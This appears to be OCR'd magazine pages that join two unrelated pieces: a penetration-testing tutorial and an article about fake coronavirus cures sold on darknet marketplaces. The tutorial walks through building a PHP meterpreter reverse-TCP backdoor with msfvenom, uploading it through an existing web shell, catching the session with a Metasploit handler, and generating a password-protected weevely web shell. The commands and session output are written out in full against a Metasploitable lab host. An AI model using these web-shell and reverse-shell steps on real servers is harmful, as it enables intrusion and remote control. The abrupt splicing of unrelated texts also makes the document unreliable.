
Now, let's use the file upload functionality of the shell to upload another shell. Use msfvenom to create a php/meterpreter/reverse\_tcp payload as shown below.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.41.163 lport=4455 -f raw -o /root/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
Saved as: /root/backdoor.php
root@kali:~#
```

Upload the backdoor.php payload we just created as shown below.



Check if the payload got uploaded successfully.



Before you click on the payload we just uploaded, start a Metasploit listener as shown below.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.41.163
lhost => 192.168.41.163
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.41.163:4455
```



Once the listener is ready, click on our payload. We should get a meterpreter session on the target as shown below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4455
    [*] Sending stage (38247 bytes) to 192.168.41.134
[*] Meterpreter session 2 opened (192.168.41.163:4455 -> 192.168.41.134:52557) a
t 2019-04-27 02:41:34 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686
Meterpreter  : php/linux
meterpreter > █
```

When it comes to web backdoors, there is another tool which is a class apart. This tool is named Weevely. Weevely is a tool with which we can generate simple web shells and backdoors.

```
root@kali:~# weevely

[+] weevely 3.6.2
[!] Error: too few arguments

[+] Run terminal or command on the target
    weevely <URL> <password> [cmd]

[+] Recover an existing session
    weevely session <path> [cmd]

[+] Generate new agent
    weevely generate <password> <path>

root@kali:~#
```

We can generate a weevely webshell as shown below.

```
root@kali:~# weevely generate 123456 /root/weebackdoor.php
Generated '/root/weebackdoor.php' with password '123456' of 698 byte size.
root@kali:~# █
```

Here, we created a php web shell named "weebackdoor.php" with password "123456". Upload this shell in the same way as we have done before.

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Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80

## The darknet - a wild west for fake coronavirus 'cures'?

# ONLINE SECURITY

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The coronavirus pandemic has spawned reports of unregulated health products and fake cures being sold on the dark web. These include black market PPE, illicit medications such as the widely touted "miracle" drug chloroquine and fake COVID-19 "cures" including blood supposedly from recovered coronavirus patients.

These dealings have once again focused public attention on this little-understood section of the internet. Nearly a decade since it started being used on a significant scale, the dark web continues

to be a lucrative safe haven for traders in a range of illegal goods and services, especially illicit drugs.

Black market trading on the dark web is carried out primarily through darknet marketplaces or cryptomarkets. These are anonymised trading platforms that directly connect buyers and sellers of a range of illegal goods and services – similar to legitimate trading websites such as eBay.

So how do darknet marketplaces work? And how much illegal trading of COVID-19-related products is happening via these online spaces?

### **Not a free-for-all**

There are currently more than a dozen darknet marketplaces in operation. Protected by powerful encryption technology, authorities around the world have largely failed to contain their growth. A steadily increasing proportion of

illicit drug users around the world report sourcing their drugs online. In Australia, we have one of the world's highest concentrations of darknet drug vendors per capita.

Contrary to popular belief, cryptomarkets are not the "lawless spaces" they're often presented as in the news. Market prohibitions exist on all mainstream cryptomarkets. Universally prohibited goods and services include: hit man services, trafficked human organs and snuff movies.

Although cryptomarkets lie outside the realm of state regulation, each one is set up and maintained by a central administrator who, along with employees or associates, is responsible for the market's security, dispute resolution between buyers and sellers, and the charging of commissions on transactions.

Administrators are also ultimately responsible for determining what can and can't be sold on their cryptomarket. These decisions are likely informed by factors like the attitudes of the surrounding community comprising buyers and sellers, the extent of consumer demand and supply for certain products, the revenues a site makes from commissions charged on transactions and the perceived "heat" that may be attracted from law enforcement in the trading of particularly dangerous illegal goods and services.

### **Experts delve into the dark web**

A report from the Australian National University published last week looks at several hundred coronavirus-related products for sale across a dozen cryptomarkets, including supposed vaccines and antidotes.

*So how do darknet marketplaces work? And how much illegal trading of COVID-19 related products is happening via these online spaces? In Australia, we have one of the world's highest concentrations of darknet drug vendors.*

While the study confirms some unscrupulous dark web traders are indeed exploiting the pandemic and seeking to defraud naïve customers, this information should be contextualised with a couple of important caveats.

Firstly, the number of dodgy covid-related products for sale on the dark web is relatively small. According to this research, they account for about 0.2% of all listed items. The overwhelming majority of products were those we are already familiar with – particularly illicit drugs such as cannabis and MDMA. Also, while the study focused on products listed for sale, these are most likely listings for products that either do not exist or are listed with the specific intention to defraud a customer. Thus, the actual sale of fake coronavirus “cures” on the dark web is likely minimal, at best.

#### **A self-regulating entity**

By far the most commonly traded products on cryptomarkets are illicit drugs. Smaller submarkets exist for other products such as stolen credit card information and fraudulent identity documents.

This isn't to say extraordinarily dangerous and disturbing content, such as child exploitation material, can't be found on the dark web. Rather, the sites that trade in such “products” are segregated from mainstream cryptomarkets, in much the same way convicted paedo-

philes are segregated from mainstream prison populations.

Since the outbreak of the coronavirus, dark web journalist and author Eileen Ormsby reported some cryptomarkets have quickly imposed bans on vendors seeking to profit from the pandemic. For instance, the following was tweeted by one cryptomarket administrator:

*The majority of overwhelming products were those we are already familiar with - particularly illicit drugs such as cannabis and MDMA. The actual sale of fake coronavirus "cures".*

-eted by one cryptomarket administrator:

*"Any vendor caught flogging goods as a "cure" to coronavirus will not only be permanently removed from this market but should be avoided like the*

*Spanish Flu. You are about to ingest drugs from a stranger on the internet -- under no circumstances should you trust any vendor that is using COVID-19 as a marketing tool to peddle tangible/already questionable goods. I highly doubt many of you would fall for that shit to begin with but you know, dishonest practice is never a good sign and a sure sign to stay away".*

So it seems, despite the activities of a few dodgy operators, the vast majority of dark web traders are steering clear of exploiting the pandemic for their own profit. Instead, they are sticking to trading in products they can genuinely supply, such as illicit drugs.

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